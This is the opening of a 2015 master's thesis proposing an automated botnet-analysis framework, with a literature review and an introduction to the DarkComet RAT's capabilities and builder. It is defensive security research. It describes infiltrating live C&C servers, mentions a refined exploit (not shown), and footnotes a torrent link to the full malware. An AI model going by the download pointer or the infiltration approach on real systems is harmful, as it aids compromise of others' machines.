TOWARD AN AUTOMATED BOTNET ANALYSIS FRAMEWORK: A DARKCOMET CASE-STUDY

Submitted in partial fulfilment
of the requirements of the degree
Master of Sciences
of Rhodes University

Jeremy Cecil du Bruyn

Grahamstown, South Africa
June 2015

Abstract

This research proposes a framework for the automated analysis of malware samples, specifically botnet binaries. This framework will automate the collection, analysis, and infiltration of botnets. Due to the increased number of samples released daily, such frameworks have become a necessity for anti-malware organisations and product vendors. Some academic research has recently been concluded into their design and development.

A review of current botnet analysis frameworks highlights a number of fundamental shortcomings when compared to modern analysis framework design and implementation recommendations. As such, research was conducted into the design of a modern, automated botnet analysis framework incorporating this advice. This document presents a modular, low resource botnet analysis framework which is not botnet family or variant specific. Detailed information on the roles, design criteria and implementation of the systems which make up this framework is provided.

To test and prove the proposed framework's feasibility, a case-study was conducted which resulted in the collection of 83,175 DarkComet Remote Administration Tool (RAT) samples, of which 48.85% were successfully analysed and their configuration information extracted. This lead to the infiltration of 751 Command and Control servers, which provided information on 109,535 unique victim computers. The collection of the DarkComet bot binaries occurred between August of 2013 and June 2014, with Command and Control (C&C) infiltration commencing on 10 May 2014 and concluding on 6 June 2014.

This research updates and expands current DarkComet analysis literature by presenting a comprehensive breakdown of all possible configuration settings embedded within DarkComet bot binaries. A refined exploit for the previously published QUICKUP vulnerability, which prevents detection by botmasters and supports the downloading of large files, is provided. This document concludes with some of the lessons learnt during the development and implementation of the framework and provides advice for future improvements.

The contribution of this research is a review of the shortcomings of current academic automated botnet analysis frameworks, considerations for the development of future frameworks, and a detailed description of the design and implementation of the framework developed. Additionally, the results of a case-study which leveraged the framework to analyse DarkComet RAT samples is provided, along with additional design considerations gleamed through a review of the framework's performance during the case-study.

Acknowledgements

A number of people have been instrumental in the success of this thesis, without who this work may never have been completed. Whilst some require special mention, to those not named, my eternal thanks go out to you.

To my wife Samantha, for the limitless patience, support, and encouragement shown during this extended process. And to my daughters, Taylor and Juliet, for letting daddy "do his schoolwork" when required.

To my supervisor Dr. Barry Irwin, for sharing his almost boundless knowledge, undeterred guidance, and essential "nudges" when the task seemed too great to accomplish and energy levels were depleted.

To my long-time friends Nicholas Arvanitis and John McKay, for finding the time to proofread and highlight technical and grammatical mistakes my subconscious had decided to ignore. Any errors that remain are mine alone.

Table of Contents

List of Figures

List of Tables

1
Introduction

Botnets, networks of compromised computers [69], are regarded as the largest threat to the Internet [48]. An estimated 40% of Internet connected hosts are compromised and being used as members of a botnet with losses estimated at $13.3 billion [15]. These ”bots” are used to distribute unsolicited e-mail messages, as unwilling participants in Distributed Denial of Service (DDoS) attacks, in the recruitment of additional computers by spreading the infection, and in the theft of sensitive information such as usernames, passwords, and financial information. Typical infection occurs through the execution of a malicious executable file, referred to as the ”bot binary”, which is distributed through a number of means. These include peer-to-peer file-sharing networks, spam e-mail messages, the exploitation of software vulnerabilities, and social engineering attacks whereby the bot binary is advertised as being benign in nature.

The botnet problem is further exacerbated by the increasing number of malicious executables being released onto the Internet daily. Panda Security[1], a Spanish computer security company best known for their anti-malware products, reported that 160,000 unique malware samples were being released daily in Quarter 2 2014 [17] with this number increasing to 227,474 by the end of Quarter 3 2014 [71]. This is due to a decrease in the development costs of botnet software, the ready availability of the software for purchase or download, and an increase in the demand for such software by miscreants looking to extract illicit financial benefit from an activity which has a very low prosecution rate. Additionally, as attackers improve their understanding of the inner-workings of anti-malware software, software intended to detect and remove infections, and the analysis procedures employed by these vendors, new techniques are devised to circumvent detection and prevent analysis or increase analysis resources. This has resulted in an arms race between malware authors and anti-malware vendors. Due to the resources required to perform analysis of samples, and the limited number of individuals possessing the requisite skills, anti-malware companies have looked to automation to solve their resourcing issues. The resulting frameworks are capable of performing analysis and classification of potentially malicious samples automatically without the need for human intervention; with varying degrees of success. The

[1]http://www.pandasecurity.com/

business advantages provided by such frameworks require that their design and implementation are treated as trade secrets.

In summary, the number of Internet-connected hosts that are members of botnets is staggering and when combined with the number of unique malware samples being introduced daily, has led to a necessity for the development of automated botnet analysis frameworks.

1.1 Research Goal

The goal of this research can simply be stated as the design of a framework to assist with the analysis of botnets. This is to be achieved through:

- the collecting of malware samples
- the collecting and/or extracting of metadata associated with these samples
- extracting the botnet configuration information from these samples
- interacting with the botnet C&C identified

In addition, this framework should:

- avoid the shortcomings of existing frameworks
- incorporate modern framework design requirements
- be botnet agnostics
- require limited resources

To achieve this goal a methodology was devised which is presented in the following section.

1.2 Research Methodology

The research methodology consists of three components:

1. A review of existing automated botnet analysis frameworks, to learn from previous implementations and ensure that shortcomings identified within these frameworks is not repeated. The output of this review is detailed in Section 2.4, with the shortcomings identified in Section 2.5.
2. A review of design requirements for a modern botnet analysis framework, to ensure that the framework design is aligned with advances in malware analysis techniques, research, and advice. This is covered in Section 4.1.
3. A case-study (see Chapter 6) utilising the proposed framework to determine its performance when utilised in actual botnet research. This will aid in highlighting shortcomings present in the proposed framework, which if not able to be remedied during the research period, would be obvious considerations for future improvements to the framework.

1.3 Document Conventions

This document makes use of footnotes to provide Uniform Resource Identifier (URL)'s to websites, organisations, and software. This allows the reader quick access to information which is not central to the topic. This results in full references being used for research information-sources.

A listing of the acronyms used within this document is available at the end of the document.

1.4 Document Structure

The remainder of this document is structured as follows:

Chapter 2 provides an overview of previous work relating to automated botnet analysis frameworks and includes design considerations for modern frameworks.

Chapter 4 provides the technical details of the proposed framework.

Chapter 3 is an introduction to the DarkComet RAT along with its components, capabilities, configuration, and communication protocol. Included is a summary of previous research conducted into DarkComet as well as some of the more interesting cyber-espionage campaigns it has been used in.

Chapter 5 details the implementation of the systems which comprise the framework used in the analysis of the DarkComet bot binaries collected. It also provides details on the additional system developed and incorporated, which provide DarkComet specific information, and would not have been possible with a generic implementation of the framework. This illustrates the flexibility of the framework in its ability to be customised for the study of specific botnet families and variants, whilst remaining usable as a generic framework for other botnet families.

Chapter 6 provides an analysis of the data generated during the DarkComet RAT case-study, demonstrating the frameworks ability to extract, store and retrieve useful information.

Chapter 7 is the conclusion of the work, providing a review on the successes and perhaps more importantly, the failures of the framework, along with suggestions for future work.

2 Literature Review

This chapter provides an overview of traditional malware analysis and detection techniques, along with a review of existing automated botnet analysis frameworks and their shortcomings. The analysis of botnet samples typically comprises three forms of information gathering:

- malware analysis (Section 2.1) which deals with information extraction directly from the sample,
- botnet detection which attempts to find both hosts infected by botnet software and/or their control infrastructure (Section 2.2),
- and finally infiltration of the botnet to determine the purpose and uses of victim systems by their human controllers or ”botmasters” (Section 2.3).

An introduction is provided into each of these forms with emphasis on those which are the focus of the proposed framework. The chapter continues with a review of the existing automated botnet analysis and/or infiltration frameworks (see Section 2.4). This includes the frameworks sample source, how analysis is conducted and infiltration occurs, and which Internet Protocol (IP) protocols are supported. The chapter concludes with an overview of the shortcomings present in these frameworks (see Section 2.5) in so far as their appropriateness as a generic botnet analysis and infiltration framework, supporting any family or variant of botnet.

2.1 Malware Analysis

Through the use of static (see Section 2.1.1) and dynamic analysis (see Section 2.1.2) techniques and procedures, researchers are able to study the inner workings of malicious software. Information gleaned includes the softwares means of infection and propagation, the changes made to and their impact on the infected victim computer, the capabilities of the software, and (in the case of botnet software) the specifics of communications between the infected host and the human controller or botmaster. This answers the question of ”How does this malware or botnet operate?". This information forms the basis for other areas of botnet study such as the detection of botnet hosts, both clients and servers, and the potential or confirmed uses of the botnet.

2.1.1 Static Analysis

Static analysis is the method by which analysis is conducted without the execution of the sample under investigation. This method requires that a human analyst perform the study of the sample by either reviewing the source code of the malware and/or its compiled object code. Attributes such as the format, sections, resources and imported programmatic libraries [44] are extracted. Investigations typically make use of software called a disassembler, which interprets the instructions executed by the operating system, an example of which is IDA[1].

Manual static analysis can be resource intensive. Malware authors purposefully employ obfuscation techniques [7, 14, 76] when constructing the distributed malware executable, often applied during the conversion of source code to executable, with the intention of slowing analysis and potentially increasing the time the malware can remain undetected. Thus, keeping its purpose or capabilities hidden. Also, malware may contain information sensitive to its operation such as the encryption keys used to decrypt parts of the object code or communications, which requires safeguards against their exposure.

Due to the specialised skills required by malware analysts [45] and the ever increasing number of new samples released daily, employing automated static analysis software and systems are now common place amongst the malware research community. Especially those with financial incentives such as anti-malware product vendors. This is not to say that static analysis software and techniques have not advanced and evolved [13]. By making use of execution flow graphs [22] malware analysts are able to more quickly determine those parts of the object code responsible for certain actions, such as network communication or file creation, thereby allowing focus on only those object code fragments of interest.

A "configuration ripper" is a term used by malware analysts when referring to scripts or programs which are able to extract the botnet or malware configuration from a sample; typically employing static analysis methods. Typically a large initial cost may be required to develop the methods necessary to perform the configuration extraction in a dependable, repeatable, reliable manner. However, the benefits can soon be realised if multiple samples of the same malware family require analysis. Fortunately, due to an existing pool of malware analysis knowledge it may be possible to re-use published source code, with some modification, or the output of malware research to implement a configuration ripper. It should also be noted that not all malware families or samples lend themselves to static analysis methods or configuration rippers due to the obfuscation methods employed by software's author.

2.1.2 Dynamic Analysis

In opposition to static analysis, dynamic analysis is a method of analysis by which a malware sample is executed and its transient and permanent effects on the executing computer observed. This type of analysis can allow for easier demonstration of the malware's effect on an infected computer and may require less time, and arguably skill, than that of static analysis.

[1]http://www.hex-rays.com/products/ida/

Dynamic analysis is typically conducted through the use of a debugger (such as the IDA debugger[2]) or an instrumented virtual computer (such as Cuckoo Sandbox[3]). These techniques allow for varying capabilities in determining or monitoring for changes to the infected host's file-system, registry (in the case of a Microsoft Windows computer), running processes and services, and network activity.

A debugger is a software program which provides some degree of control over the execution of software under investigation through the use of breakpoints. Also, the ability to view the contents of CPU registers aids in the determination of program values during execution [35]. As mentioned in Section 2.1.1, it is common for malware authors and distributors to employ obfuscation methods to defeat analysis of samples and bypass security measures, this holds true for dynamic analysis. Malware authors include functions in their code which attempt to determine the execution state of the executable, allowing for the detection of a debugger or its execution within a virtual machine, and altering the malware's execution [11, 28, 47, 60, 70]. However, dynamic analysis methods remain some of the most popular when requiring an in-depth understanding of a malware samples operation and capabilities.

Instrumentation typically takes the form of specialised kernel-mode drivers [4] and/or operating system Application Programming Interface (API) "hooking" [39, 74] that monitor and log calls to monitored API's before their execution. These logs are gathered into a report which details the behaviour of the executable under investigation. An analysis of these behaviours, often shared between malware families and variants and even commonly amongst malware, can lead to the identification of a malicious executable [72]. By utilising virtualisation technology the time required to rebuild an instrumented computer once infected is considerably reduced. This allows for a greater number of analysed samples within a given time period. Due to the effects of the malware sample being observed within its intended environment, this method of analysis is often able to negate code obfuscation introduced by malware authors. Due to an increased awareness of the tools, techniques and procedures employed by malware researchers, malware authors have introduced virtualisation detection capabilities, which when detected alters the usual execution flow of the malware [11, 47]. An example of which is the altering of behaviour to prevent the execution of malicious functions, in an attempt to fool analysis into classifying the executable as benign.

2.2 Malware Detection

Utilising the output of malware analysis, detection and removal capabilities can be developed or improved. The aim being to prevent the execution of the malware before it can infect a computer or after-the-fact clean-up of an infected host. The most common implementation of these aims is that of anti-virus software[4]. Other examples are network- and host- based intrusion detection systems[5][6], which monitor for network traffic or system behaviour matching known malware patterns. These technologies allow for pre-programmed responses to an infection, such as the blocking of malware communication and the alerting of system administrators to the presence of infected computers. The use of network-based analysis in detecting botnet software has attracted

[2]http://www.hex-rays.com/products/ida/debugger/

[3]http://www.cuckoosandbox.org/

[4]http://www.clamav.net/

[5]http://www.snort.org/

[6]http://suricata-ids.org/

a large amount of research [26, 34, 42, 68]. The most popular intention is the detection and subsequent response to bots and C&C servers on large networks, such as the Internet. This form of analysis answers the questions of "Which hosts are members of a botnet and where is the command infrastructure?" and "Which hosts are/were infected?".

2.3 Malware Use

The final form of malware information gathering is determining the purpose and utilisation of the botnet by their human controllers. This answers the question of "Why was this botnet created?". Again, this builds upon a detailed understanding of a malware's functioning and behaviour typically provided through malware analysis.

This analysis can be conducted through a number of methods with the most popular being that of infecting an instrumented computer and monitoring its long-term behaviour. Alternatively, botnets can be infiltrated through the development of software which mimics the behaviour of an infected computer and provides greater analysis capabilities. These are typically called research bots.

The infection of an instrumented computer or honeypot, a computer system designed to attract and monitor the effects of a malware infection, can provide critical information in the use of a botnet by its botmaster. Whilst there are a number of general use honeypots, which are capable of being infected by a large number of different malware families, those specifically developed to focus on the analysis of a specific family or variant typically bear the greatest information. An example of which is the Kippo Secure Shell (SSH) Honeypot[7]. This honeypot emulates the SSH [77] service fooling an attacker into believing he has successfully compromised a computer, through guessing a valid set of user credentials, and then recording the attackers issued commands. Kippo provides only a subset of the available operating system commands so as to prevent an attacker from breaking-out of the simulated environment. The intention is to mitigate the use of the honeypot as a launch point for the spreading of the infection, or in other malicious activities.

Through an understanding of a botnet's command grammar it is possible to develop software which is capable of impersonating an infected computer and monitoring for the commands issued by a human controller. This allows insights into how victims are being used and what they are being used for [12, 30, 67]. This differs, again, from a general use honeypot in that it is often malware family or variant specific. By possessing the information regarding a botnet's command infrastructure and registration information, a research bot can be placed within the botnet without being infected or even having access to the malware sample. Additional benefits include the ability to omit specific malware capabilities , such as its ability to affect computers that are not part of the research environment – through removing its spread capabilities. In addition, a research bot typically requires far less computing resources than that of a honeypot allowing for the infiltration of a far greater number of botnets by a single analysis computer.

In summary, it is only through employing malware analysis techniques, either static or dynamic, that information leading to the detection of victim and C&C servers can be accomplished and ultimately the purpose of botnets can be ascertained. Through the automation of malware analysis it is possible to decrease the time required to extract information from a malware

[7]http://github.com/desaster/kippo

sample and increase the number of samples analysed over a given time frame. All of which lead to improved malware defence capabilities and detection.

2.4 Existing Automated Botnet Analysis Framework Research

Due to the reasons previously highlighted, a need for automated malware analysis frameworks in both the commercial and academic sectors seems logical.

Although a review of all research into automated methods of malware analysis, a large and ever expanding body of literature, was outside the scope of this work, an overview of research into those methods applied specifically to botnet research is presented below. Research included details regarding the techniques used for the collection and analysis of botnet samples, live data collection and, where pertinent or available, the published results.

Freiling et al. [3, 30] gathered information on Internet Relay Chat (IRC)-based botnets, through the use of a framework consisting of "mwcollect" (a low-interaction honeypot which later evolved into "dionnea"[8]) and shellcode emulation (whereby files referenced in a URL were downloaded). All collected samples were executed within a GenII honeypot[9], to gather information regarding the C&C server, Domain Name System (DNS) hostname or IP address and Transmission Control Protocol (TCP) port, and potentially the botnet registration information. Botnet registration is the information needed to join the botnet, such as the IRC channel to join, the channel password, format of the bots NICK, etc. [41]. HoneyWall[10] (a set of tools used to capture and analyse malware network data) was used for network traffic analysis and segmentation. Infiltration of the botnet was achieved through a custom developed IRC research bot which would join the C&C server and monitor commands issued by the botmaster; including the download of additional executable files. The research goal was to gather sufficient information to supply law enforcement and other interested parties to have the C&C server disabled or dismantled.

The researchers monitored a /24 network range (which equates to 256 IP addresses) for five months. During this time they were able to track 180 botnets and collected information on 300,000 victim IP addresses. The victim population per botnet averaged a few hundred, however large botnets up to 50,000 victims were also observed. Their IRC research bot downloaded an additional 329 binaries of which 201 were classified as malware; with the majority of those being identified as trojans or backdoors.

A number of botnet analysis frameworks, especially those focused on IRC-based botnets, were based on this research including [1, 16, 62, 78] but with their own unique implementations, modifications or extensions.

Cooke et al. [16] used actual Microsoft Windows 2000 and XP computers to act as honeypots for IRC-based botnet collection. The researchers used network traffic analysis to extract C&C server network information and the commands issued by the botmaster. Their experiment ran for twelve sessions of between 12 and 72 hours long during which time the framework was exploited twice.

[8]http://dionaea.carnivore.it/

[9]http://old.honeynet.org/papers/gen2/

[10]http://projects.honeynet.org/honeywall/

Abu Rajab et al. [1] collected IRC-based botnet samples using a low-interaction honeypot (nepenthes[11]), executed within a virtualised environment. Network traffic analysis was used to extract C&C server network information. Their framework differed from Freiling et al. [30] in that to better understand the required bot registration information, the botnet sample was executed in an environment where all network traffic from the infected host was directed towards a sinkhole server – a server which provides a number of services including a modified IRC server. Once the bot connected to the researchers IRC server registration information was collected, due to a bot being required to present this information on first connection to a botnet. The bot was then subjected to a barrage of valid and observed IRC commands and responses recorded, in order to gain an understanding of the botnet command grammar. Armed with this information, the framework connected to the actual C&C server using a modified IRC client and botmaster issued commands were captured.

In addition, the framework made use of DNS cache probing in an attempt to determine the Internet footprint of a botnet. This was accomplished through an examination of the DNS Time-To-Live (TTL) value of a C&C server DNS hostname, with the researchers recording those DNS queries and servers which provided a cached answer. This indicated that a DNS lookup for the C&C server was previously performed and therefore a host making use of the queried DNS server for DNS resolution may have been infected.

Zhuge et al. [78] deployed 50 sensors across 16 provinces for twelve months with the aim of measuring the IRC-based botnet activity within China. Botnet collection was accomplished through the use of a low-interaction honeypot (nepenthes) along-side their own high-interaction honeypot, HoneyBow. The virtualised HoneyBow computers were monitored for file-system changes and, upon the detection of changes, shutdown and all binary executables extracted from the disk images. Suspected executables were then submitted to HoneyBox, a high-interaction honeypot, which monitored for behavioural activity using API hooking The intention, to gather C&C server network information and botnet registration information. Once extracted HoneyBot, a modified IRC client, connected to the C&C server and captured botmaster issued commands.

Holz et al. [36] continued their research into botnets. However, they shifted their attention to the Storm botnet [59], which employed a peer-to-peer communication mechanism and focused on the delivery of spam e-mail messages. They made use of spamtraps, unused e-mail addresses used to lure spam e-mail messages, to collect initial Storm samples. Additional samples were collected through extracting URLs from Storm e-mail message and providing these to honeyclients – honeypots which actively attempt to be infected through the browsing of suspected malicious websites. The honeyclient was built upon CWSandbox [74], an instrumented malware analysis sandbox which employed API hooking and DLL injection techniques. Through an automated analysis process they were able to extract a list of current botnet peers from the Storm worms configuration file embedded within the bot binary. This information was fed into their research bot which collected statistics on the number and network information of all peers.

Over a period of five months the researchers discovered that at any one-time between 45,000 and 80,000 active, unique peers were connected to the botnet. During October 2007 alone they observed a population size of between 426,511 and 1,777,886 victims located across 210 countries.

Riccardi [62] developed the Dorothy Project, a framework for studying IRC-based botnets. The framework employed similar techniques for botnet collection (honeypots), analysis (network

[11]http://nepenthes.carnivore.it/

traffic analysis) and infiltration (an IRC research bot) as that of Freiling et al. [30]. However, the framework was naive to the botnet's command grammar, potentially leading to the research bot being blocked from connecting to C&C servers were it to provide an incorrect response to a command.

The framework was later modified by Riccardi et al. [63] to support the analysis of banking trojans – malware purpose-built to harvest financial information from victim computers. This required that the framework's network traffic analysis module support both the Hypertext Transfer Protocol (HTTP) and HTTP Secure (HTTPS) protocols, make use of a local DNS server to provide modified DNS resolutions, and a webserver running a copy of the supported Internet banking websites. This modified framework would become infected by malware then, through providing fake DNS resolution information, drive HTTP or HTTPS traffic to the fake Internet banking website. If the network analysis module detected that the victim computer began communicating with an information drop site, Internet hosts used for the collection of stolen financial information configured within the malware sample, it would classify the botnet as targeting customers of the real Internet banking website. Due to the fact that the majority of financial malware makes use of encryption for both configuration information and network communications, the framework is limited to capturing DNS and traffic flow information and not their contents.

John et al. [40] developed a framework for studying spam e-mail delivery botnets, which they named Botlab. The framework monitored spam e-mails delivered to the University of Washington's network and classified the messages by the botnet responsible for their delivery. The framework allowed for infiltration of spam botnets through the execution of bot binaries, in both actual and virtualised environments, to negate the effects of anti-virtualisation malware, and extracted information through network traffic analysis. By observing the commands, and subsequently the e-mail messages sent by the botnet C&C server, they were able to classify the incoming spam e-mails. Bot binaries were collected from the Castlecops[12], Offensive Computing[13] and MWCollect[14] malware repositories as well as through the browsing of URLs contained within spam e-mails – which linked to malicious executables or drive-by downloads. The framework required that all collected executables first be analysed by a human analyst to determine their propensity to deliver spam e-mails, before inclusion into the framework for analysis.

Eisenbarth and Jones [25] presented mid-level details on the proprietary botnet analysis and infiltration framework, BladeRunner, developed by Arbor Network's Security Engineering and Response Team (a commercial entity). The framework made use of dynamic malware analysis and the analysis of memory dumps, created during execution of the malicious executable, to extract information and was purportedly able to analyse all manner of botnet. Bot binaries were collected through the "Malware Hunting" feature provided by the commercial VirusTotal (VT) Malware Intelligence Service – which leverages YARA[15] rules to find malware samples of interest. The behavioural analysis and network traffic captures generated by the sample were downloaded from VT and matched against known malware fingerprints before being stored. If this information was not available, the sample was submitted for static and dynamic analysis by the Arbor Security Engineering and Response Team (ASERT) MCorral system. Once the necessary information has been gathered, the framework would attempt to infiltrate the botnet and monitor for botmaster

[12]http://www.castlecops.com/
[13]http://www.offensivecomputing.net/
[14]http://www.mwcollect.org/
[15]http://plusvic.github.io/yara/

Table 2.1: Summary of existing botnet analysis frameworks.

Author	**Collection**	**Analysis**	**Infiltration**	**Protocols**
Freiling et al. [30]	Honeypots	Network	Custom bot	IRC
Cooke at al. [16]	Honeypots	Network	Original bot	IRC
Abu Rajab et al. [1]	Honeypots	Network	Custom bot	IRC
Zhuge et al. [78]	Honeypots	Behavioural	Custom bot	IRC
Holz et al. [36]	Spamtraps Honeyclients	Behavioural	Custom bot	Storm
Riccardi [62]	Honeypots	Network	Custom bot	IRC
Riccardi [63]	Unknown	DNS	None	HTTP/S
John et al. [40]	Spamtraps Repositories Manual	Network	Original bot	SMTP
Eisenbarth and Jones [25]	Repositories	Behavioural	Custom bot	Multiple

issued commands. The framework had the potential to collect unknown malware samples were a C&C server to instruct the research bot to download new or updated executables.

2.5 Existing Botnet Framework Shortcomings

This section highlights the shortcomings of the automated botnet analysis frameworks presented in Section 2.4. That is the majority of the frameworks were either purpose-built to study a specific type of botnet (IRC-based, spam distribution) or family (Storm) and therefore would not be sufficient as a generic framework without significant modification – as demonstrated in [63]). A number of the frameworks relied on network traffic analysis to extract the information needed for successful analysis of the botne – with encrypted communication nullifying this method. Frameworks which rely on infection through automated botnet propagation, like that of an Internet worm, would only be in a position to analyse those samples which make contact with their botnet collection systems. This would limit the number of samples and in-turn families that could be analysed.

Table 2.1 describes the highlighted frameworks' implementations of their botnet collection, analysis and infiltration systems as well as the botnet communication protocols supported.

The shortcomings observed in the reviewed botnet research frameworks are:

- **Support for specific communication protocols or botnet types or families:** The frameworks presented in [1, 16, 30, 62, 78] focused on the study of botnets which leveraged the IRC protocol for communication with their C&C servers, thereby limiting their research to a subset of all botnet families.
- **Limited or no support for encrypted or custom communication protocols:** Whilst the support for botnet family or variant specific command grammar was present in some of the frameworks i.e. [1, 30, 78], these required the use of IRC as the underlying application protocol. In [36], [40], and [63] the frameworks focused on specific botnet families and therefore required explicit support for their custom communication protocols. These frameworks were therefore unsuitable for use as a generic botnet analysis framework. Those

frameworks which required network analysis, [1,16,30,40,62], could have their research capabilities severely limited were the botnets to employ encryption of their communications. Resulting in the framework's inability to collect information such as the botnet IRC channels, registration information, and commands issued from the network traffic.

- **The collection of botnet samples required automated infection:** In [1,16,30,62,78] the sole means of collecting samples was through the use of honeypots connected to the Internet. This limited their samples to only those botnets which were capable of or were utilised to spread infection.

Addressing these shortcomings, along with additional design considerations for modern botnet analysis frameworks, presented in Section 4.1 formed the basis for the development of this researchers framework.

2.6 Summary

A review of existing research into automated botnet analysis frameworks was presented. The majority of these frameworks catered for a single means of bot binary collection, which required that the honeypot be infected before analysis could occur. Network traffic analysis was the most common means of collecting information on the botnet C&C infrastructure and command grammar. This limited these frameworks to only those botnet communication protocols which were unencrypted and observable from a network perspective. Another shortcoming of those frameworks, which implemented this means of analysis was their lack of support for custom botnet communication protocols resulting in no or limited insight. The development or customisation of botnet infiltration research bots was employed by seven of the nine frameworks with varying levels of sophistication. This could reduce the risks associated with research systems being members of a potentially malicious botnet (i.e. research bots being used in DDoS attacks) however it did not guarantee the research bot's ability to emulate an infected computer fully. This could lead to a compromise of the research data were a botmaster to deny the research bot access to the botnet, and/or retaliation by the botmaster, such as through a DDoS of the research infrastructure, in an attempt to dissuade further research. This is in addition to the research bot's lack of botnet command grammar. Due to these shortcomings only the framework presented by Eisenbarth and Jones [25] could be considered as a generic, multi-botnet analysis framework.

The following chapter provides an introduction to the DarkComet RAT and describes its components, communication, and server configuration storage.

3
DarkComet

This chapter provides an introduction to and some technical details of the DarkComet RAT and its operation. This is to provide the reader with background information on the specific RAT used for the purposes of the case-study.

Section 3.1 provides an introduction to DarkComet RAT, its origin and the versions released.

Section 3.2 provides high-level details on the capabilities of the RAT. In short, the software provides near "hands-on-keyboard" access to the infected computer.

Section 3.3 explains the components making up the software namely the client and builder (Section 3.3.1) and the server (Section 3.3.2). In RAT terminology the server is the component executed on the infected computer which connects to the client or C&C server. The builder is the RAT component used to configure and create the bot binary which is to be executed on the victim computer, the RAT server, for a successful infection to occur.

Section 3.4 provides technical details on where the DarkComet bot configuration information is stored within the bot binary. It introduces the configuration options available in a minimalist configuration and the configuration key-values stored within the bot configuration.

Section 3.5 introduces the DarkComet communication protocol, the protocol used between the RAT server and client, and the bot registration command grammar. It documents the cipher used to encrypt these communications as well as the static, version specific encryption keys used to encrypt/decrypt the data.

Section 3.6 provides a review of previous DarkComet software analysis research conducted and an introduction to some of the better known cyber-espionage campaigns it has been deployed in.

3.1 DarkComet Introduction

A RAT is malware which provides the botmaster remote backdoor access to the infected computer [31]. DarkComet is a popular RAT originally distributed (for free) via the software's own website[1]. The author, Jean-Pierre Lesueur, marketed the software as a support tool to be used by computers administrators. Its true purpose was plainly understood. The software went through multiple revisions and bug-fixes according to the release schedule, as per the official DarkComet website, presented in Table 3.1.

Table 3.1: The DarkComet release schedule.

DarkComet Version	**Release date**
DarkComet RAT v5.4.1 Legacy	01/10/2012 at 09:01
DarkComet RAT v 5.3.1 FIX 1 fwb	04/06/2012 at 20:04
DarkComet RAT v5.2 fwb final	11/04/2012 at 14:58
DarkComet RAT v5.1.1 fwb final	19/03/2012 at 21:31
DarkComet RAT v5 fwb	15/01/2012 at 18:15
DarkComet RAT 4.2 fwb Final Stable	30/10/2011 at 21:52
DarkComet RAT v4.0	20/08/2011 at 17:35
DarkComet RAT v3.3 fwb	25/04/2011 at 21:08
DarkComet RAT v3.2 fwb	17/02/2011 at 21:35
DarkComet RAT 3.1 Fixed version n 1	11/12/2010 at 21:20
DarkComet RAT v2.2 [Last 2.x]	18/10/2010 at 20:53

Following the use of the software to spy on Syrian dissidents [8] the author abandoned development [29] and removed download links to the fully functional version of the software. A "crippled" version was then released, incapable of building the bot binary to be run on the victim computer. Instead it could only interact with those computers which had already been infected. However, copies of the fully functional software are still available for download[2].

3.2 DarkComet Capabilities

The DarkComet RAT possesses a wide array of capabilities ranging from a fully functional file manager to "fun" capabilities – classified as nuisance capabilities. A listing of theRAT capabilities is presented in Table 3.2.

These capabilities provide a botmaster "hands on keyboard" control of the victim computer and in some cases access to functionality not immediately available to the victim user.

3.3 DarkComet Components

This section provides an overview of the components which make up the DarkComet RAT namely the server, client and builder.

[1] http://darkcomet-rat.com/

[2] http://thepiratebay.se/torrent/7420705/DarkComet_RAT_Collection


Table 3.2: A summary of DarkComet's capabilities.

Function Category	**Summary**
File Manager	Complete file manipulation capabilities including the download and editing of files on the infected computer.
Network Functions	Allows for executable files to be downloaded from remote servers and executed. Additionally it can be used to scan for other computers on the Local Area Network, scan for WiFi networks in range and monitor network activity.
Nuisance Functions	These include remote chat functionality, the disabling of Windows components such as the "Start" button, Windows task manager and the playing of "Piano" sounds.
Password Stealing	Steal saved passwords from Internet browsers such as Chrome, Firefox, Opera, Safari and Internet Explorer.
Remote Scripting	Allows the remote execution of HTML, Windows batch and Visual Basic scripts.
Surveillance functions	Capabilities include the remote viewing of the victim's Windows desktop and webcam as well as listening to remote audio through an installed microphone. The logging of all user keystrokes whichcan be captured directly by the C&C server component or uploaded to a File Transfer Protocol (FTP) server when the C&C server is unavailable.
System Functions	The ability to restart, shutdown or log the current user off, as well as execute a shell on the remote computer.
System Monitoring	Monitoring of the remote systems processes, registry, and startup applications.
Software Updates	Used to update the DarkComet installation with new configurations or software versions.

For stealth reasons the server module provides no feedback, unless configured to the contrary, to a victim regarding its successful execution. All activities occur in the background. The server executes within its own process, named according to the configuration options set by the botmaster at bot binary build time.

3.3.1 DarkComet Client and Builder

The DarkComet client module performs two main functions; that of the bot binary builder and the C&C server used for issuing commands to infected hosts. The C&C component is a Graphical User Interface (GUI) providing ease of use for the botmaster and reduces the skills required to control the infected computers or servers. The DarkComet client main interface, with a single victim host connected, is depicted in Figure 3.1.



ID	IP Wan/[Lan] : Port	Computer Name/UserName	OS . SP . arch . root	% RAM Used
Unclassed users				
Guest16_min	192.168.56.100 / [192.168.56.100] : 1604	DC2-CNC-PC / dc2-cnc	Windows 7 [7600] 32 bit (C:\ )	24%

Figure 3.1: The DarkComet client/operator main interface.

The "Users" tab of the DarkComet client provides the botmaster with an overview of the connected and live victim hosts along with information relating to a victim computer's hardware and operating system. The botmaster can assign victim hosts to preconfigured or custom groups with the default being "unclassed" (as depicted in Figure 3.1). This is a feature used to make administration of large botnets easier. Automated tasks for a victim host to perform on connection to the C&C server can be configured via the "On Connect" tab. "User logs" displays the status of these automatic tasks per victim host along with the date and time of the update. The "Socket / Net" tab displays the DarkComet client's listening TCP port and any software status messages.

The builder component forms part of the DarkComet client and is responsible for creating the bot binary, which is executed on the victim computer. Once the botmaster has configured the bot he uses the "build" function to create the bot binary. The builder is accessed via the DarkComet client main screen as depicted in Figure 3.2.

The botmaster can choose to build a DarkComet bot binary using the "Minimalist" or "Full editor" menus. The minimalist option (Figure 3.3) allows for the configuration of the following:

- Stub ID
- C&C server IP address or DNS hostname and port
- if the bot binary will be installed on the victim and the registry keyname used
- the parent and child directories
- the executable's filename
- the icon to display within the victim's file explorer applications

